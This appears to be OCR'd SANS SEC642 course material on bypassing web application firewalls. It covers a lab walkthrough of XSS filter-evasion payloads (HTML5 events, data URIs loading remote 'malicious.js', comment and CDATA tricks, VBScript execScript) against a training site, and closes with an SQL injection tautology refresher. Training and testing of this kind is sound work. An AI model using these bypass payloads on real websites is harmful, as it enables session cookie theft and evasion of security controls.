This script simply writes to the document if a variable *name* is set to Kevin.

We can also inject into an event handler as in:

```
<img src='logo.gif' onload='vbs:MsgBox "Hello"'>
```

Notice in this example the code is preceded by the vbs: abbreviation. This notifies the browser that the code is VBScript not the default JavaScript.




Executing JScript via VBScript

- JavaScript has the *eval()* function
  - This allows us to execute code stored in a string
- VBScript has the same thing
  - It uses *execScript()*
- A big difference it allows for cross language support
  - VBScript can then execute Jscript
  - This is done with a second parameter to the call
- By mixing the languages, we cause more confusion
  - Protections fail

```
<script type="text/vbscript">
code = "alert(42)"
execScript code
</script>
```

Another very cool feature of VBScript is its ability to execute code that has been stored in a string. This is the execScript() function. This is VERY similar to the exec function in JavaScript, but it has a small difference. When we call the *execScript* function, it takes a second parameter which specifies what language the code to execute is written in. VBScript allows us to execute code that is written in VBScript or Jscript. JScript is IE flavor of JavaScript.

By combining and mixing languages, we can cause even more headaches for the protections we are trying to bypass. As we have discussed before, context and understanding of how things work in that context is important for protections to have. Without this context, or by confusing it, we can bypass those protections since most of them will fail open. Blacklisting only looks for *known* badness, if it doesn't understand the attack, it assumes its ok.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - ***Exercise: XSS Bypasses***
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.



Exercise: XSS Bypass

- **Target**: http://modsec.sec642.org
- **Goals**: Bypass the WAF rules with the following techniques:
  1. HTML 5 Attacks
  2. Data URI Attacks
  3. Comment-based Attacks
  4. CDATA attacks
- **Note**: Remember that we are not trying to exploit the XSS vulns, we are simply trying to bypass the WAF. Many of these exploits don't work on our old version of Firefox.


In this exercise you will launch various attacks against the modsec.sec642.org website.

Goals: Bypass the WAF rules with the following techniques

1. HTML 5 Attacks
2. Data URI Attacks
3. Comment-based Attacks
4. CDATA attacks

The site is at http://modsec.sec642.org. On that page is a link to the **XSS Bypass** pages.

Remember that we are not trying to exploit the XSS vulns, we are simply trying to bypass the WAF. Many of these exploits don't work on our old version of Firefox.



Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.

XSS Bypass Exercise: HTML 5 Attacks

- Now let's build HTML 5 attacks
- Launch Gedit
  - From the accessories menu
- Create the attack
  - onload on a <HR>
- Inject into the pages

File Edit View History Bookmarks Tools Help
http://burp.sec642.org/index.php?page=home.ph
http://burp.se...?page=home.php
Home
Login/Register
Toggle Hints
Core Controls
OWASP Top 10 2010
Others
Documentation
Resources

Mutillidae: Hack, Learn

Version: 2.1.12 Security Level: 0 (Hosed) Hints: D

Mutillidae: Deli PHP Scripts

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Site hacked...err...quality-

Samurai WTF and Backtrack contains


Let's build an HTML5-based XSS payload. Open **Gedit** from the **Accessories menu.**

In the new text editor, build the attack you would like to inject. One example could be:

```
<hr onload="alert(1)">
```

(This abuses the all events on all tags *feature* of HTML5.)

Now browse in Firefox to the pages vulnerable to XSS and inject this. Did it run?



XSS Bypass Exercise: Create Data URIs

- Open a terminal
- Change into the datauri-generator directory
  - cd /opt/samurai/datauri-generator
- Run the generator
  - ./datauri-create.py *uri*
- Inject the result into the pages

root@samurai-desktop: /opt/samurai/wpscan
File Edit View Terminal Help

```
$
$ cd /opt/samurai/datauri-generator/
$
$ ./datauri-create.py http://exploits.secureideas.net/malicious.js
```

Now open a new **terminal** and change into the datauri-generator directory:

```
cd /opt/samurai/datauri-generator
```


We will now run the generator to create a URI embedded in an **IMG** tag, replacing the ???s with your VM's IP address:

```
./datauri-create.py http://10.42.50.???/attack.js
```

Copy the results to paste into the page you are attacking. **Browse to the vulnerable pages** and inject the result.

XSS Bypass Exercise: Comment Attacks

- Switch back to Gedit
  - Click new or erase the contents
- Create a Comment attack
  - <!-->
- Inject it into the corresponding page


*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*Unsaved Document 1
Plain Text
Tab Width: 8
Ln 1, Col 66
INS

```
Hello <!--><img src="broken" onerror="alert
(document.cookie)">-->
```

Switch back to **Gedit** and **click the new button.** (It is the Page with the green plus sign.) This will provide a new document.


Create an attack using the fact the browser will close comments. One example would be:

```
<!--><img src="broken" onerror="alert(document.cookie)">-->
```

Now inject this into the corresponding page on **http://modsec.sec642.org**

XSS Bypass Exercise: CDATA Attacks

- Switch back to Gedit
  - Click new or erase the contents
- Create a CDATAattack
  - <![CDATA[>...]]>
- Inject it into the corresponding page


*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*Unsaved Document 1
Plain Text
Tab Width: 8
Ln 1, Col 71
INS


```
Hello <![CDATA[><img src="broken" onerror="alert
(document.cookie)">]]>
```

Switch back to **Gedit** and **click the new button** (It is the Page with the green plus sign) This will provide a new document.

Create an attack using the fact the browser will process CDATA tags incorrectly. One example would be:

```
<![CDATA[><img src="broken" onerror="alert(document.cookie)">]] >
```

Now inject this into the corresponding page on **http://modsec.sec642.org**




XSS Bypass Exercise: Explore

- Now explore the rest of the pages
  - Attacking as you have time
- Try a VBScript attack
  - If you have Windows

Now as you explore the rest of the pages, look around for ways to attack further.


One example may be to use VBScript if you have a Windows system.



Review: Input Types

- Exploiting an XSS flaw we had found previously
  - We were able to use various attacks against the system

In this exercise we used various attacks against an XSS flaw we had found earlier.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- ***SQL Injection***
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.



SQL Injection - Refresher

- SQL injection occurs when user-controlled input is placed inside of a SQL query and passed to the back-end database
- With poor or no filtering applied to the input

```
SELECT info FROM users WHERE user_id = ' [unfiltered user input] '
```

```
SELECT info FROM users WHERE user_id = ' ' OR 'abc' = 'abc '
```

DB
info_1
info_2
info_3
...
Back-end DB returns info for all users instead of for just one!

The statement 'abc' = 'abc' is a tautology – it is always true

When applied to any other statement with an OR, it makes the combination of them true

As a preface to our SQL injection section, we're going to do a brief refresher. This section is likely going to be a review of what most of you already know, but it remains important because we'll be reviewing SQL injection with a specific methodology in mind. This methodology will become very important later on in this section when we start talking about automated tools that implement SQL injection discovery and exploitation.

SQL injection occurs when a developer takes unfiltered user input and places it inside of a SQL query. This query is then passed to the back-end database of the application.


For example, let's say an application selects information about users and is only supposed to return one result at a time based on the user_id passed via user input.

SELECT info FROM users WHERE user_id = ' **[unfiltered user input|** '

An attacker could take advantage of this and instead of returning only a single user's information, return information about every user in the database.

SELECT info FROM users WHERE user_id = '' **OR 'abc' = 'abc'**

The attacker escapes out of the single quoted string and appends an OR statement to the end of the query. The statement being OR-ed is a tautology; a statement which is always true. Any statement OR-ed with a tautology is true no matter what the original statement is. This causes the statement to be true for every record in the database, instead of just one record, returning the information field of every user in the database.



